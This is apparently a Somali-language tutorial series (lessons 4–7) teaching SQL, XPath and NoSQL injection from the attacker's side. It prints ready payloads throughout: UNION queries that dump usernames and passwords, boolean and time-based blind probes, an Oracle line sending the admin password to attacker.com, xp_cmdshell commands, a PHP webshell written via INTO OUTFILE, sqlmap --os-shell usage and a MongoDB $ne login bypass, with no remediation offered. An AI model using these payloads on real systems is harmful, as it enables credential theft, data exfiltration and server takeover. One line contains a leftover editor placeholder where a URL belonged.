4: casharka 4aad: Weerarka UNION

Waa maxay UNION Operator? UNION waa amar SQL ah oo loo isticmaalo in lagu isku daro natiijooyinka laba weydiin oo SELECT ah ama ka badan, iyadoo la soo saarayo hal natiijo oo isku-dhafan. Shuruudaha UNION Si UNION uu u shaqeeyo, labada weydiin waa inay buuxiyaan laba shuruudood oo muhiim ah

1. Tiro isku mid ah oo columns ah (Same Number of Columns) Labada weydiin waa inay soo celiyaan tiro isku mid ah oo columns.
2. Noocyo Xog oo is-waafaqi kara (Compatible Data Types) column kasta oo weydiinta koowaad waa inuu lahaadaa nooc xogeed oo la jaan qaadi kara column u dhigma ee weydiinta labaad (tusaale, lambar iyo lambar, qoraal iyo qoraal).

Sida Weerarku u Dhaco

1. Hel Barta Nugul Waxaad heshay meel leh SQL Injection oo ku jirta weydiin SELECT ah. Tusaale: SELECT name, description FROM products WHERE id = 'XOGTAADA';
2. Jooji Weydiinta Asalka ah Waa inaad marka hore soo afjartaa weydiinta asalka ah si aysan wax natiijo ah usoo celin, si aad si fudud u aragto natiijada weydiintaada cusub. Waxaad tan ku samayn kartaa adigoo siinaya qiime aan jirin: ' AND 1=2
3. Weydiintaada Cusub Hadda waxaad ku daraysaa weydiintaada adigoo isticmaalaya UNION SELECT. ' AND 1=2 UNION SELECT username, password FROM users--
4. Weydiinta Buuxda Weydiinta kama dambaysta ah ee database-ku fulinayo waxay noqonaysaa: SELECT name, description FROM products WHERE id = '' AND 1=2 UNION SELECT username, password FROM users-- ';

Natiijadu waxay noqonaysaa in website-ku uu soo bandhigo liiska dhammaan usernames-ka iyo passwords-ka, isagoo u malaynaya inay yihiin magacyada iyo sharraxaadaha badeecada!

Caqabadaha iyo Sida Loo Xalliyo

Sideen ku ogaanayaa tirada columns?
Waxaad isticmaali kartaa ORDER BY clause. Si isdaba joog ah u tijaabi
§ ' ORDER BY 1-- (Haddii uusan qalad keenin, waxaa jira ugu yaraan 1 column)
§ ' ORDER BY 2-- (Haddii uusan qalad keenin, waxaa jira ugu yaraan 2 column)
§ ' ORDER BY 3-- (Haddii uu qalad keeno, waxay ka dhigan tahay inaysan jirin 3 column, ee ay yihiin 2).
Sideen ku ogaanayaa nooca xogta ee columns?
Uma baahnid inaad si sax ah u ogaato. Waxaad isticmaali kartaa NULL meel kasta oo aadan aqoon. NULL wuxuu la jaan qaadi karaa nooc kasta oo xogeed.
Markaad hesho tirada saxda ah ee columns(tusaale, 4), waxaad tijaabinaysaa: ' UNION SELECT 'a', NULL, NULL, NULL-- ' UNION SELECT NULL, 'a', NULL, NULL-- Iyo wixii la mid ah, ilaa aad ka hesho colum-ka soo bandhigaya xarafka 'a'. Kaas ayaa ah column aad u isticmaali doonto inaad xogta kusoo saarto.

UNION Injection in INSERT statements
Waxay dhacdaa marka INSERT statement uu isticmaalo SELECT si uu xogta u soo saaro.INSERT INTO new_users (username, email) SELECT username, email FROM temp_users WHERE signup_date > '2025-01-01';
Haddii aad maamusho qayb ka mid ah WHERE clause-ka, waxaad ku dari kartaa UNION SELECT si aad u geliso xog aan la filayn tables-ka new_users.

Isticmaalka SQLMap
SQLMap wuxuu si toos ah u sameeyaa dhammaan tallaabooyinkan. Markaad siiso URL nugul, wuxuu
1. Si toos ah u ogaanayaa tirada columns.
2. Si toos ah u ogaanayaa noocyada xogta.
3. Wuxuu isticmaalayaa UNION si uu u soo saaro magacyada database-yada, tables, clumns, iyo ugu dambayn xogta lafteeda.

Amarka Lagu Qasbo UNION Haddii aad hubto in UNION injection uu suurtagal yahay, waxaad ku qasbi kartaa SQLMap inuu si toos ah u isticmaalo farsamadan:
sqlmap -u "URL" --technique=U --dbs
(--technique=U waxay u taagan tahay "UNION query SQL injection").

Casharka 5aad: Tijaabinta Blind SQL Injection

Waa maxay "Blind SQL Injection"? Waa nooc SQLi ah oo dhaca marka nuglaanshuhu jiro, laakiin website-ku uusan soo bandhigin wax natiijo ah oo ka timid weydiintaada ama wax fariin qalad ah oo database-ka ka yimid. Jawaabta server-ku waa isku mid, ha ahaato weydiintaadu mid sax ah ama mid qaldan.
Sidee baan ku ogaanayaa inuu jiro? Waa inaad raadisaa isbeddel yar oo ku yimaada hab-dhaqanka website-ka oo aad adigu sababi karto. Waxaa jira laba nooc oo waaweyn

B. Boolean-Based Blind SQL Injection

Waxaad samaynaysaa weydiin SQL ah oo ku daraysa shuruud (AND) run ah ama been ah. Kadib, waxaad eegaysaa haddii ay jirto farqi yar oo u dhexeeya jawaabta marka shuruuddu run tahay iyo marka ay been tahay.
Tusaale: Ka soo qaad bog soo bandhigaya maqaal: view.php?id=1.
Shuruud Run ah: ' AND 1=1-- -> Boggu si caadi ah ayuu u soo baxayaa.
Shuruud Been ah: ' AND 1=2-- -> Boggu wuxuu soo saarayaa "Maqaal lama helin".

Sida Xogta Loogu Soo Saaro

Hadda oo aad haysato hab aad ku kala saarto "Run" iyo "Been", waxaad weydiin kartaa su'aal kasta oo aad rabto.
Su'aasha 1aad: "Magaca database-ka ma wuxuu ka kooban yahay 5 xaraf?" ' AND (SELECT LENGTH(database())) = 5--
Su'aasha 2aad: "Xarafka koowaad ee magaca database-ka ma 'd' baa?" ' AND (SELECT SUBSTRING(database(), 1, 1)) = 'd'--
Waxaad sii wadaysaa ilaa aad ka hesho xaraf kasta, adigoo isku daraya natiijooyinka si aad u hesho erayga oo dhan. Tani waa hab aad u gaabis ah laakiin aad u awood badan.

T. Time-Based Blind SQL Injection

Tani waa habka ugu dambeeya ee la isticmaalo marka aysan jirin wax farqi ah oo la arki karo oo u dhexeeya jawaabaha. Waxaad ku qasbaysaa database-ka inuu sugo (delay) muddo cayiman haddii shuruuddaadu ay run tahay. Tusaale:

Shuruud Run ah: ' AND IF((SELECT LENGTH(database())) = 5, SLEEP(10), 0)-- (MySQL) Haddii dhererka magaca database-ku yahay 5, server-ku wuxuu sugayaa 10 ilbiriqsi ka hor inta uusan jawaabin. Haddii kale, isla markiiba wuu jawaabayaa.

Waxaad cabbiraysaa waqtiga ay ku qaadanayso server-ka inuu jawaabo. Haddii uu dib u dhaco, waxaad ogtahay in shuruuddaadu ay run ahayd. Haddii kale, waxay ahayd been.

Out-of-Band SQL Injection (OOB SQLi)

Tani waa farsamo la isticmaalo marka aysan jirin wax jawaab ah oo la arki karo haba yaraatee.

Waxaad ku amraysaa database-ka inuu sameeyo isku xir shabakadeed (network connection) oo uu xogta ku soo diro server adiga kuu gaar ah.

Tusaale (Oracle): ' AND UTL_HTTP.request('http://attacker.com/' || (SELECT password FROM users WHERE username='admin'))-- Halkan, database-ku wuxuu isku dayayaa inuu booqdo URL ay ku jiraan password-ka admin-ka. Adiguna waxaad dhegaysanaysaa server-kaaga si aad u qabato codsigaas.

Tani waxay inta badan shaqeysaa oo kaliya haddii firewall-ka uusan si adag u xannibin isku xirka dibadda.

casharka 6: Weerarada ka Baxsan SQL Injection - Sida Loola Wareego Database-ka iyo OS-ka

Markaad hesho SQL Injection, waxaad si toos ah ula hadlaysaa database-ka. Laakiin, database-yada casriga ahi maaha oo kaliya kayd xogeed waa barnaamijyo adag oo awood u leh inay la falgalaan Operating System-yada.

B. Sida Loola Wareego Database-ka (Database Takeover)
Ka hor inta aadan gaarin OS-ka, waa inaad marka hore heshaa awoodaha ugu sarreeya ee database-ka laftiisa (sida dba ee Oracle ama sa ee MS-SQL).
Sida Loo Sameeyo
Hel Nuglaansho ku jira Database-ka Database-yadu waxay leeyihiin nuglaanshooyin u gaar ah. Haddii aad awoodo inaad fuliso weydiin SQL ah, waxaad ka faa'iidaysan kartaa nuglaanshooyinkaas si aad awooddaada u kordhiso. Tusaale, noocyo hore oo Oracle ah, waxaa jiray "stored procedures" la weerari karay si loo helo awood dba.
Mararka qaarkood, passwords ee isticmaalayaasha awoodda badan waxaa lagu kaydiyaa faylal oo database-ku uu akhrin karo.

T. Sida Loola Wareego OS
Markaad hesho awoodaha ugu sarreeya ee database-ka, waxaad inta badan awood u yeelanaysaa inaad fuliso amarro OS ah.
MS-SQL (xp_cmdshell)
Waa maxay? Kani waa "extended stored procedure" caan ah oo ku jira MS-SQL kaas oo kuu oggolaanaya inaad si toos ah u fuliso amarro Windows Command Prompt ah.
Sida Loo Isticmaalo:EXEC master..xp_cmdshell 'whoami';
Caqabadda: Noocyada cusub ee MS-SQL, xp_cmdshell waa la joojiyay (disabled) si default ah. Laakiin, haddii aad leedahay awood sa, waad awoodsiin kartaa adigoo isticmaalaya dhowr amar oo SQL ah.
Oracle (Java & External Procedures)
Oracle wuu ka adag yahay, laakiin waa suurtagal. Waxaa la isticmaali karaa awoodda Java ee ku dhex jirta database-ka si loo sameeyo function fulinaya amarro OS ah.

MySQL (UDF & INTO OUTFILE)
User-Defined Functions (UDF) MySQL wuxuu kuu oggolaanayaa inaad samayso function-no adiga kuu gaar ah adigoo ka soo dejinaya fayl .so (Linux) ama .dll (Windows) ah. hacker-ka wuxuu marka hore u baahan yahay inuu awoodo inuu faylkaas "upload" gareeyo server-ka.
SELECT ... INTO OUTFILE Farsamadan waxay kuu oggolaanaysaa inaad natiijada weydiin kasta ku qorto fayl server-ka ku yaal.
§ Weerarka Waxaad samayn kartaa fayl PHP ah oo fudud oo ah "webshell" oo aad ku kaydiso meel web-ku uu geli karo.SELECT "<? php system($_GET['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php';
Hadda, waxaad booqan kartaa Add a subheading si aad u fuliso commands.

Post-Exploitation
Markaad hesho RCE, shaqadu halkaas kuma eka. Tallaabada xigta waa inaad samaysato "reverse shell" si aad u hesho terminal (interactive terminal), kadibna aad isku daydo inaad awooddaada ka sii kordhiso heerka "root" ama "SYSTEM".

SQLMap OS Shell
SQLMap wuxuu si cajiib ah u fududeeyaa habkan oo dhan. Marka uu helo SQLi oo uu aqoonsado database-ka iyo awoodahaaga, wuxuu si toos ah isugu dayaa inuu helo RCE.
Sida Loo Isticmaalo
Marka hore, hubi awoodahaaga:sqlmap -u "URL" --is-dba
Haddii aad tahay DBA, isku day inaad hesho "OS shell":sqlmap -u "URL" --os-shell
SQLMap wuxuu si toos ah isugu dayi doonaa farsamooyin kala duwan (sida xp_cmdshell, UDF injection, iwm.) si uu kuu siiyo terminal aad ku qori karto amarro OS ah.

casharka 7aad: Weerarada NoSQL iyo XPath Injection

B. XPath Injection

Waa maxay XPath?
Waa luqad weydiin ah oo loo isticmaalo in lagu dhex socdo laguna soo saaro xogta ku jirta faylasha XML.sidii SQL oo kale, laakiin loogu talagalay XML.
Goorta la Isticmaalo
Marka website-ku uu xogtiisa ku kaydiyo faylal XML ah halkii uu ka isticmaali lahaa database.
Fikradda Weerarka
Waa isku mid sida SQLi. Waxaad isku dayaysaa inaad ka baxdo macnaha xogta oo aad wax ka beddesho weydiinta XPath.
Weydiinta Caadiga
ah//users/user[username='XOGTAADA_USER' and password='XOGTAADA_PASS']
Weerarka: Sida SQLi, waxaad isticmaali kartaa ' or '1'='1.
§ Username: cali' or '1'='1
§ Weydiinta waxay noqonaysaa://users/user[username='cali' or '1'='1' and password='...']
Tani waxay soo celinaysaa dhammaan isticmaalayaasha.
Sida Loo Helo
Calaamadaha lagu garto waa isku mid sida SQLi. Isku day inaad geliso ' oo eeg haddii qalad dhaco. Farqiga ayaa ah in fariinta qaladku ay xusi doonto wax la xiriira "XPath" ama "XML".

T**. NoSQL Injection**

·Waa maxay NoSQL? Waa nooc database ah oo aan isticmaalin qaab-dhismeedka (tables) ee SQL. Waxay xogta u kaydiyaan si ka duwan, inta badan qaab JSON ah (sida MongoDB).
Goorta la Isticmaalo: Websites-ka casriga ah, gaar ahaan kuwa isticmaala Node.js.
Maadaama weydiimaha inta badan lagu qoro luqado (sida JavaScript), weerarku wuxuu ku xiran yahay sida luqaddaas loo maareeyo.
Tusaale (MongoDB) Ka soo qaad in "login"-ku uu u qoran yahay sidan:db.users.find({ username: '$username', password: '$password' });
Haddii aad geliso password-ka '$ne': '', weydiintu waxay noqonaysaa:db.users.find({ username: 'admin', password: {'$ne': ''} });
$ne macnaheedu waa "not equal". Weydiintani waxay soo celinaysaa isticmaalaha admin haddii password-kiisu uusan ahayn mid madhan (taasoo inta badan run ah), sidaasna lagu dhaafayo hubintii password-ka!
Sida Loo Helo Tani way ka adag tahay. Waa inaad fahamtaa luqadda weydiinta ee database-ka la isticmaalayo (sida MongoDB query syntax) oo aad tijaabisaa "operators" kala duwan sida $ne, $gt (greater than), iwm.

Blind NoSQL Injection
Sida SQLi, haddii aadan arki karin wax jawaab ah, waxaad isticmaali kartaa farsamooyin "blind". Tusaale, waxaad samayn kartaa weydiin sababaysa dib u dhac waqti haddii shuruud gaar ah ay run tahay.//
Haddii xarafka koowaad ee password-ka admin yahay 'p', sug 5 ilbiriqsi
if (this.password.match(/^p.*/)) { sleep(5000); }

dhamaad